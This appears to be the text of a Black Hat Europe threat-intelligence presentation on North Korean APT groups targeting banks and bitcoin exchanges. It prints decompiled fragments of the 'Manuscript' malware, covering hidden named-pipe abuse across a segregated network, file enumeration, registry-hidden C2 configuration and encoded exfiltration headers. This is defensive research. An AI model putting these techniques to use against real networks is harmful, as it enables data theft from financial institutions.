



black hat[®]
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NATION-STATE MONEYMULE'S HUNTING SEASON
APT ATTACKS TARGETING FINANCIAL INSTITUTIONS

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 #BHEU / @BLACKHATEVENTS

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Independent Researcher



- From Taiwan!
- Co-founder of HITCON GIRLS
- Focusing on APT research, malware analysis and threat intelligence
- Frequent speaker at infosec conference

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


- Assistant Manager of Threat Analysis Team
- Co-author of Threat Intelligence Report “Campaign Rifle : Andariel, The Maiden of Anguish”
- Graduate student pursuing a major in cyber warfare at SANE (Security Analysis aNd Evaluation) Lab. (Supervisor: Prof. Seungjoo Kim), Korea University.
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- Manager of Threat Analysis Team
- Author of Threat Intelligence Report “Campaign Rifle : Andariel, The Maiden of Anguish”
- Member of National Police Agency Cybercrime Advisory Committee
- Speaker of {PACSEC, HITCON, HACKCON, ISCR, Kaspersky Cyber Security Weekend, etc}

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AGENDA

- BACKGROUND
- THE MALWARES AND ATTACK CASES FROM LAZARUS, BLUENOROFF AND ANDARIEL
- ANOTHER ATTACK TARGETING FINANCIAL INSTITUTES FROM UNKNOWN GROUP
- TTP & KEY FINDING
- CONCLUSION & BLACK HAT SOUND BYTES



BACKGROUND

Some backgrounds and related works




BACKGROUND


- Our observation shows that some nation-state actors are shifting their focus to join the battle field of moneymule in the past few years.



Nation-state Attacker



Cybercrime moneymule



BACKGROUND – who are they?

Lazarus

Bluenoroff

Andariel

Targeted Industry

Domestic government, finance, broadcasting

Global and domestic financial institutes

Domestic financial institutes, IT companies and large corporations. Defense industry

Purpose

Social chaos

Financial profit motivation

Information gathering

Historical major incidents

- 2009 7.7 DDoS attack on US and South Korea
- 2011 DDoS attack in South Korea
- 2013 320 DarkSeoul
- 2014 Sony Picture Entertainment breach

- 2015-2016 SWIFT banking attack
- 2017 Polish financial supervisory authority
- 2017 South Korea Bitcoin companies

- 2015 Attack Defense industry
- 2016 Attack on cyber command center
- 2017 South Korea ATM breach

Related Reports

2016 Operation Blockbuster - Novetta

2017 Lazarus under the hood - Kaspersky

2017 Campaign Rifle – South Korea Financial Security Institute

BACKGROUND – Activity Timeline

2016/02

- Bangladesh Bank Heist
- South Korea Conglomerates Hacked

2017/03

- South Korea ATM company hacked

2017/07

- South Korea Korbit Bitcoin Exchange Hacked

2017/10

- Taiwan Far Eastern International Bank Heist

2017/02

- Watering hole on Polish Financial Supervision Authority website to target 100+ banks in Europe

2017/05


- WannaCry Ransomware attack
- South Korea Labour Unions Websites Hacked
- South Korea Bithumb Bitcoin Exchange Hacked

2017/09

- South Korea Largest Travel Agency Hanatour Hacked

2016/08

- South Korea Ministry of National Defense Hacked





THE MALWARES AND ATTACK CASES

from Lazarus, Bluenoroff and Andariel




CASES

- KOREA MAJOR BANK ATTACK BY BLUENOROFF
- ATM OPERATOR COMPANY BREACH a.k.a VANXATM
- BITCOIN EXCHANGES HACKED


KOREA MAJOR BANK ATTACK BY BLUENOROFF - Background

- Time:
 - In March, 2017
- Target :
 - One of Top 5 Banks in South Korea
 - Employees of the bank (in charge of SWIFT system)
- Vulnerability:
 - File sharing function in VDI program (it was a 0 day during that time)
- Damage:
 - No severe damage due to the rapid detection
 - 2 PCs infected



KOREA MAJOR BANK ATTACK BY BLUENOROFF - Malware

- The vulnerability – The Named Pipe file sharing feature in VDI




<Architectural overview of Host-Guest Communication Channel with named pipe >

https://blogs.technet.microsoft.com/windows_vpc/2009/10/13/using-a-host-guest-communication-channel-in-windows-virtual-pc/

KOREA MAJOR BANK ATTACK BY BLUENOROFF – Attack Vector

Network Environment



KOREA MAJOR BANK ATTACK BY BLUENOROFF - Malware

- Evidence in the malware

```
v2 = rand();  
sub_100092A0("###.##pipe##upcmode%c%c", v2 % 26 + 97, v1);  
if ( !sub_10006AF0((int)&v1)
```

VDI Software manufacturer insisted that
File Sharing functionality via NamedPipe was **disabled**.

However,
it was just **hidden**.

So
Attackers were able to use this functionality.



KOREA MAJOR BANK ATTACK BY BLUENOROFF - Malware

- Malwares

- Family:

- Manuscript (file name: corems.dll, amanuv.dll)

- Features :

1. Searching in the internal network for some specific hosts related to SWIFT network.
2. Activate NamedPipe of specific process (vmsal.exe)
 - vmsal.exe : management process of virtual machine's segregation program
 - Stealing data from internal segregated network by using hidden NamedPipe file sharing feature
3. Look for desired data and send them to C&C Server

KOREA MAJOR BANK ATTACK BY BLUENOROFF - Malware

- Malwares (corems.dll, amanuv.dll)

```
if ( !SetNamedPipeHandle_10006460(0  
| PipeHandle -- -1  
| !ConnectNamedPipe(PipeHandle, ) && GetLastError() != 0x217 )  
{  
    return 0;  
}  
while ( 1 )  
{  
    v1 = ReadNamedPipe_10006620() - 0x835;  
    if ( !v1 )  
    {  
        result = WriteFileToPipe_10008A80();  
        goto LABEL_9;  
    }  
}
```

NamedPipe Set -> Connect -> Read -> Write

KOREA MAJOR BANK ATTACK BY BLUENOROFF - Malware

- Malwares (corems.dll, amanuv.dll)

```
NamedPipe = '\\.\\';
v11 = 'epip'; // pipe
v2 = (char *)&Mode + 3;
do
    v3 = (v2++)[1];
while ( v3 );
*( _DWORD *)v2 = *( _DWORD *)"lsopt";
*( ( _WORD *)v2 + 2 ) = *( _WORD *)"pt"; // lsopt
v2[6] = aSystem32Msncl_26; // \system32\msncl.dat
dword_10019A3C = (int)v1;
if ( v1 )
{
    NamedPipeHandle = (void *)CreateFile(&NamedPipe, 0xC0000000, 0, 0, 3, 0, 0);
    PipeHandle = NamedPipeHandle;
    if ( NamedPipeHandle == (void *)-1 )
    {
        while ( GetLastError() == 0xE7 && dword_1001A910(&NamedPipe, 0x493E0) )
        {
            NamedPipeHandle = (void *)CreateFile(&NamedPipe, 0xC0000000, 0, 0, 3, 0, 0);
            PipeHandle = NamedPipeHandle;
            if ( NamedPipeHandle != (void *)-1 )
                goto LABEL_10;
        }
        return 0;
    }
}
LABEL_10:
if ( !SetNamedPipeHandleState(NamedPipeHandle, &Mode, 0, 0) )
    return 0;
}
```

Get NamedPipe Handle

Mode	Meaning
PIPE_READMODE_BYTE 0x00000000	Data is read from the pipe as a stream of bytes. specified.

Set NamedPipe Handle State with Mode 0x0

KOREA MAJOR BANK ATTACK BY BLUENOROFF - Malware


- Malwares (corems.dll, amanuv.dll)

```
FileSearchHandle = FindFirstFile(TargetFilename, &v40);
FileSearchHandle2 = FileSearchHandle;
if ( FileSearchHandle != -1 )
{
    do
    {
        if ( strcmp(&String, (const char *)&word_10016208) && strcmp(&String, (const char *)&unk_1001620C) )
        {
            if ( v40 & 0x10 )
                lstrcpyA((LPSTR)MARKER_v2, ":FZ:");
            else
                lstrcpyA((LPSTR)MARKER_v2, ":GY:");
            *(_DWORD *)(MARKER_v2 + 4) = v43;
            *(_DWORD *)(MARKER_v2 + 8) = v42;
            FileTimeToLocalFileTime(&FileTime, &LocalFileTime);
            v6 = LocalFileTime.dwHighDateTime;
            *(_DWORD *)(MARKER_v2 + 12) = LocalFileTime.dwLowDateTime;
            *(_DWORD *)(MARKER_v2 + 16) = v6;
            *(_WORD *)(MARKER_v2 + 20) = lstrlenA(&String) + 1;
            lstrcpyA((LPSTR)(MARKER_v2 + 22), &String);
            v7 = lstrlenA(&String);
            Writefile(v3, MARKER_v2, v7 + 23, &v34, 0);
        }
    }
    while ( FindNextFile(FileSearchHandle2, &v40) );
    FileSearchHandle = FileSearchHandle2;
}
lstrcpyA((LPSTR)MARKER_v2, ";;");
Writefile(v3, MARKER_v2, 4, &v34, 0);
```

Search specific files and write the result with following the special structure

KOREA MAJOR BANK ATTACK BY BLUENOROFF - Malware

- Malwares (corems.dll, amanuv.dll)



Flag

If (IsDirectory) :

flag = “:GY:”

Else:

flag= “:FZ:”

EOF (End of File) Flag

If (EOF) :


eof_flag = “;**;”

KOREA MAJOR BANK ATTACK BY BLUENOROFF - Malware

- Malwares (corems.dll, amanuv.dll)

C&C Configuration

```
aSoftwareMicros db 'SOFTWARE\Microsoft\Pniums',0
```



C&C IPs hidden inside Registry Value

KOREA MAJOR BANK ATTACK BY BLUENOROFF - Malware

- Data send to C2 server

Encoded String

```
signed int sub_10002AA0()
{
    sub_10002BD0("Cxweckrxw: teey-aurme");
    sub_10002BD0("Cxwkewk-Uewgkh: ");
    sub_10002BD0("Cache-Cxwkixu: vao-age=0");
    sub_10002BD0("Acceyk: /*");
    sub_10002BD0("Cxwkewk-Kpye: vlukryaik/fixiv-daka; bxlwdaip=");
    sub_10002BD0("Acceyk-Ewcxdwrg: gzry,defuake,jdch");
    sub_10002BD0("Acceyk-Uawglage: tx-TI");
    sub_10002BD0("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"bxaid_rd\"");
    sub_10002BD0("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"ljei_rd\"");
    sub_10002BD0("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"frue1\"; fruewave=\"rvg01_29.syg\"");
    sub_10002BD0("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"frue1\"; fruewave=\"vp.dxc\"");
    sub_10002BD0("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"frue1\"; fruewave=\"yiakrce.ydf\"");
    sub_10002BD0("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"frue1\"; fruewave=\"trwg.syg\"");
    sub_10002BD0("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"frue1\"; fruewave=\"dieav.amr\"");
    sub_10002BD0("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"frue1\"; fruewave=\"hy01.amr\"");
    sub_10002BD0("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"frue1\"; fruewave=\"jkai.amr\"");
    sub_10002BD0("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"frue1\"; fruewave=\"jkai.amr\"");
    sub_10002BD0("Cxwkewk-Kpye: ayyurcakrxw/xckek-jkieav");
    return 1;
}
```

Decode Function

```
